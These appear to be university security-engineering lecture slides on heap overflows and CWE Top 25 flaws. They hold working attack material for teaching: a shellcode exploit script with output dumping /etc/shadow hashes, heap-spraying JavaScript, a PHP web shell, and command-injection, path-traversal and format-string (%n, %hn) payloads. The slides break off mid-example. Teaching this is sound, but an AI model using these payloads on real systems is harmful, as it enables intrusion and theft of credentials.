int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

# Exploit (shellcode)

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"fffffff2f62696e2f73682020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kv1UFJs3b9aj/:13347:0:99999:7:::
...'
```

Heap Overflows are also possible with memory-managed languages if their execution engine has a vulnerability



# Example: Webkit

This simple and interesting vulnerability is located in WebKit's JavaScript code that parses floating point numbers. It can be triggered with script like this:

```
-----  
<script>  
var Overflow = "21227" + 0.21227212272122721227212272122721227 .  
</script>
```

or some

So we can overflow *Numbers* objects. But  
where does the data end up? It's not  
predictable...

```
-----  

```

Play little bit with numbers to get a desirable return address, little  
bit of heap spraying, and it works.

# Engineering Heap Overflow with JavaScript

Steps:


[https://www.usenix.org/legacy/event/woot08/tech/full\\_papers/daniel/daniel\\_html/index.html](https://www.usenix.org/legacy/event/woot08/tech/full_papers/daniel/daniel_html/index.html)

1. Defragment the heap (heap spraying)
2. Make holes in the heap
3. Prepare the blocks around the holes
4. Trigger allocation and overflow
5. Trigger jump to shellcode



# 1. Defragment Heap


Heap is normally fragmented. New objects are created at unpredictable locations



University  
of Victoria

# 1. Defragment Heap

```
var bigdummy = new Array(1000);
for(i=0; i<1000; i++){
    bigdummy[i] = new Array(size);
}
```




Defragmented heap with many allocations. We see a long line of same-sized buffers that we control.



## 2. Make holes

```
for(i=900; i<1000; i+=2){  
    delete(bigmdummy[i]);  
}
```




Controlled heap with every other buffer freed. The allocation of the vulnerable buffer ends up in one of the holes.



# 3. Prepare Blocks

```
for(i=901; i<1000; i+=2){  
    bigdummy[i][0] = new Number(i);  
}
```




We create Number objects and put pointers at the beginning of each hole



# 4. Allocation Vulnerable Block


We can now allocate a new object (with a known vulnerability)  
such as the jsRegExp compiler in Webkit (2008)




Note: the shellcode is part of the allocated buffer



# Memory Layout before Overrun




# After overrun



# 5. Trigger Overflow

Now the attacker just needs  
to execute a function of the  
Number object



```
for(i=901; i<1000; i+=2) {  
    document.write(bigdummy[i][0] + "<br />")  
}
```

# Summary and Outlook

- Different techniques for stack overflows:
  - nop sledding, JMP ESP, return-to-system, heap spraying
- Compile time defenses:
  - PLs, defensive coding, safe libraries, stack canaries
- Runtime defenses: IDS, ASLR, DEP
- Heap overflow vulnerabilities
- Next Class: Other common coding vulnerabilities



# *Questions?*



# SENG 360 - Security Engineering

## **Code Security - Other Types of Vulnerabilities**

Jens Weber



Fall 2022



# Recall from last classes

2021 List



Rank	ID	Name	Score	2020 Rank Change
[1]	<a href="#">CWE-787</a>	Out-of-bounds Write	65.93	+1
[2]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.84	-1
[3]	<a href="#">CWE-125</a>	Out-of-bounds Read	24.9	+1
[4]	<a href="#">CWE-20</a>	Improper Input Validation	20.47	-1
[5]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	+5
[6]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	19.54	0
[7]	<a href="#">CWE-416</a>	Use After Free	16.83	+1
[8]	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.69	+4
[9]	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	14.46	0
[10]	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	8.45	+5
[11]	<a href="#">CWE-306</a>	Missing Authentication for Critical Function	7.93	+13
[12]	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	7.12	-1
[13]	<a href="#">CWE-502</a>	Deserialization of Untrusted Data	6.71	+8

# Learning Objectives



At the end of this class you will be able to

- Describe three main categories of software security errors, including several examples

# CWE/SANS Top 25 Most Dangerous Software Errors

**Three categories:**

1. Insecure Interaction Between Components
2. Risky Resource Management
3. Porous Defenses (System's concerns)



# 1. Insecure Interaction Between Components

- A. Improper Neutralization of Special Elements used in an SQL Command (“SQL Injection”) (**recall**)
- B. Improper Neutralization of Special Elements used in an OS Command (“OS Command Injection”) (**ex. follows**)
- C. Improper Neutralization of Input During Web Page Generation (“Cross-site Scripting”) (**next week**)
- D. Unrestricted Upload of File with Dangerous Type (**ex. follows**)
- E. Cross-Site Request Forgery (CSRF) (**next week**)
- F. URL Redirection to Untrusted Site (“Open Redirect”) (**next week**)



# OS Command Injection - Example: CGI

```
1 #!/usr/bin/perl
2 # finger.cgi - finger CGI script using Perl5 CGI module
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
9 print $q->header,
10 $q->start_html('Finger User'),
11 $q->h1('Finger User');
12 print "<pre>";
13
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 print `/usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;
```

# Web form for CGI Script

```
<html><head><title>Finger User</title></head><body></html>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

## Normal output for input: “lbp”

### Finger User

Login Name	TTY	Idle	Login Time	Where
lbp	Lawrie Brown	p0	Sat 15:24	ppp41.grapevine



# Web form for CGI Script

```
<html><head><title>Finger User</title></head><body></html>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

**Output for *malicious* input: "xxx; echo attack success; ls -l finger"**

```
Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html
```



# Adding input validation to script

```
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 die "The specified user contains illegal characters!"
17 unless ($user =~ /\w+/);
18 print `/usr/bin/finger -sh $user`;
```



# Unrestricted Upload of File with Dangerous Type

**Example:**  
picture upload

Pictures stored  
in upload directory  
which is Web-accessible

```
<form action="upload_picture.php" method="post" enctype="multipart/form-data">  
  
Choose a file to upload:  
<input type="file" name="filename"/>  
<br/>  
<input type="submit" name="submit" value="Submit"/>  
  
</form>
```

```
// uploaded is going to be saved.  
$target = "pictures/" . basename($_FILES['uploadedfile']['name']);  
  
// Move the uploaded file to the new location.  
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target))  
{  
    echo "The picture has been successfully uploaded.";  
}  
else  
{  
    echo "There was an error uploading the picture, please try again.";  
}
```

# Unrestricted Upload of File with Dangerous Type

upload php file

malicious.php

with this content

```
<?php  
    system($_GET['cmd']);  
?>
```

and execute it

[http://server.example.com/upload\\_dir/malicious.php?cmd=ls%20-l](http://server.example.com/upload_dir/malicious.php?cmd=ls%20-l)

# 2. Risky Resource Management

- A. Buffer Copy without Checking Size of Input (“Buffer Overflow”)
- B. Improper Limitation of a Pathname to a Restricted Directory (“Path Traversal”) *(ex. follows)*
- C. Download of Code Without Integrity Check
- D. Inclusion of Functionality from Untrusted Control Sphere
- E. Use of Potentially Dangerous Function (e.g., strcpy)
- F. Incorrect Calculation of Buffer Size *(ex. follows)*
- G. Uncontrolled Format String *(ex. follows)*
- H. Integer Overflow or Wraparound *(ex. follows)*

# Improper Limitation of a Pathname to a Restricted Directory (“Path Traversal”)

Example:

```
String path = getInputPath();
if (path.startsWith("/safe_dir/"))
{
    File f = new File(path);
    f.delete()
}
```

/safe\_dir/..//important.dat



# Incorrect Calculation of Buffer Size

Example:

```
DataPacket *packet;  
int numHeaders;  
PacketHeader *headers;  
  
sock=AcceptSocketConnection();  
ReadPacket(packet, sock);  
numHeaders =packet->headers;  
  
if (numHeaders > 100) {  
    ExitError("too many headers!");  
}  
headers = malloc(numHeaders * sizeof(PacketHeader));  
ParsePacketHeaders(packet, headers);
```

What happens when numHeaders is negative?



# Uncontrolled format string

Many languages have “print” functions that use a “formatting string” to specify how the output is displayed:

```
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

# Printf example

**Input:** `printf("Color %s, Number %d, Float %4.2f", "red", 123456, 3.14);`

**Output:** Color red, Number 123456, Float 3.14



Character	Description
%	Prints a literal % character (this type doesn't accept any flags, width, precision, length fields).
d , i	int as a signed decimal number. %d and %i are synonymous for output, but are different when used with scanf() for input (where using %i will interpret a number as hexadecimal if it's preceded by 0x , and octal if it's preceded by 0 .)
u	Print decimal unsigned int .
f , F	double in normal (fixed-point) notation. f and F only differs in how the strings for an infinite number or NaN are printed ( inf , infinity and nan for f ; INF , INFINITY and NAN for F ).
e , E	double value in standard form ([ - ]d.ddd e [ + / - ]ddd). An E conversion uses the letter E (rather than e ) to introduce the exponent. The exponent always contains at least two digits; if the value is zero, the exponent is 00 . In Windows, the exponent contains three digits by default, e.g. 1.5e002 , but this can be altered by Microsoft-specific _set_output_format function.
g , G	double in either normal or exponential notation, whichever is more appropriate for its magnitude. g uses lower-case letters, G uses upper-case letters. This type differs slightly from fixed-point notation in that insignificant zeroes to the right of the decimal point are not included. Also, the decimal point is not included on whole numbers.
x , X	unsigned int as a hexadecimal number. x uses lower-case letters and X uses upper-case.
o	unsigned int in octal.
s	null-terminated string.
c	char (character).
p	void * (pointer to void) in an implementation-defined format.
a , A	double in hexadecimal notation, starting with 0x or 0X . a uses lower-case letters, A uses upper-case letters. <sup>[4][5]</sup> (C++11 iostreams have a hexfloat that works the same).
n	Print nothing, but writes the number of characters successfully written so far into an integer pointer parameter. Java: indicates a platform neutral newline/carriage return. <sup>[6]</sup> Note: This can be utilized in Uncontrolled format string exploits.

```
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

<http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html>

Example: print out the next 15 addresses on the stack:

```
$ ./a.out "%p %p %p"
0xfffffdfff 0x64 0xf7ec1289 0xfffffdbdf 0xfffffdbde (nil)
0xfffffdcc4 0xfffffdc64 (nil) 0x25207025 0x70252070
0x20702520 0x25207025 0x70252070 0x20702520
```

*Note: the repeating patterns are our %p's*

```
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

To see this more clearly, let's start the input with A's:

```
$ ./a.out "AAAA%p %p %p %p %p %p %p %p"
AAAA0xfffffdde8 0x64 0xf7ec1289 0xfffffdbef 0xfffffdbee
(nil) 0xfffffdcd4 0xfffffdc74 (nil) 0x41414141
```

*Note: The hex representation of AAAA is 0x41414141*

```
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

We can use another feature of the formatting string to directly navigate to a ‘parameter’

```
$ ./a.out 'AAAA%10$p'
```

%10 selects the  
10<sup>th</sup> argument

```
AAAA0x41414141
```

*Can attackers use this to overwrite values in memory?*

```
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

Another format specifier can be used for this (**%n**). From the *printf* man page:

*The number of characters written so far is stored into the integer indicated by the int \* (or variant) pointer argument. No argument is converted.*

If we were to pass the string AAAA%10\$n, we would write the value 4 to the address 0x41414141!

```
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

If we were to pass the string AAAA%10\$n, we would write the value 4 to the address 0x41414141!

How to write larger values? (Other than using larger strings?)

Use another formatting string feature:

`printf("AAAA%100x")` pads the output with 100 characters (resulting in the value 104 to be written to the target address 0x41414141).

We can do AAAA%<value-4>x%10\$n to write an arbitrary value to 0x41414141.

If we want to write a full four byte value, we will probably want to break up the write in two steps. Otherwise we would need to write a **HUGE** number of characters to stdout.

For example if we wanted to write the value of 0x0804a004, we'd had to write 134,520,836 characters to stdout.

For this we can use %hn to write only two bytes at a time:

First write 0x0804 (2052) to the higher two bytes of the target address  
and then write 0xa004 (40964)

```
./a.out "CAAAAAAA%2044x%10$hn%38912x%11$hn"
```

- CAaaaaaa - this is the higher two bytes of the target address (0x41414143) and the lower two bytes of the target address (0x41414141)
- %2044x%10\$hn - we want to have written 2052 bytes when we get to the first %hn, and we have already written 8 bytes, we need to write an additional 2044 bytes.
- %38912x%11\$hn - we want to have written 40964 bytes when we get to the second %hn, and we have already written 2052 bytes, need to write additional 38912 bytes.

# So what can an attacker overwrite?

Virtually anything. Common targets are function pointers in libraries

Programs that use shared libraries (such as libc) use function stubs to redirect function calls to the location of the shared library function

For example: *strup*

# Example:

Vulnerable program:

```
#include <stdio.h>
#include <string.h>
// compile with gcc -m32 temp.c

int main(int argc, char** argv) {
    printf(argv[1]);
    strdup(argv[1]);
}
```

Goal: override function pointer to strdup and get a system shell

General form of the attack string:

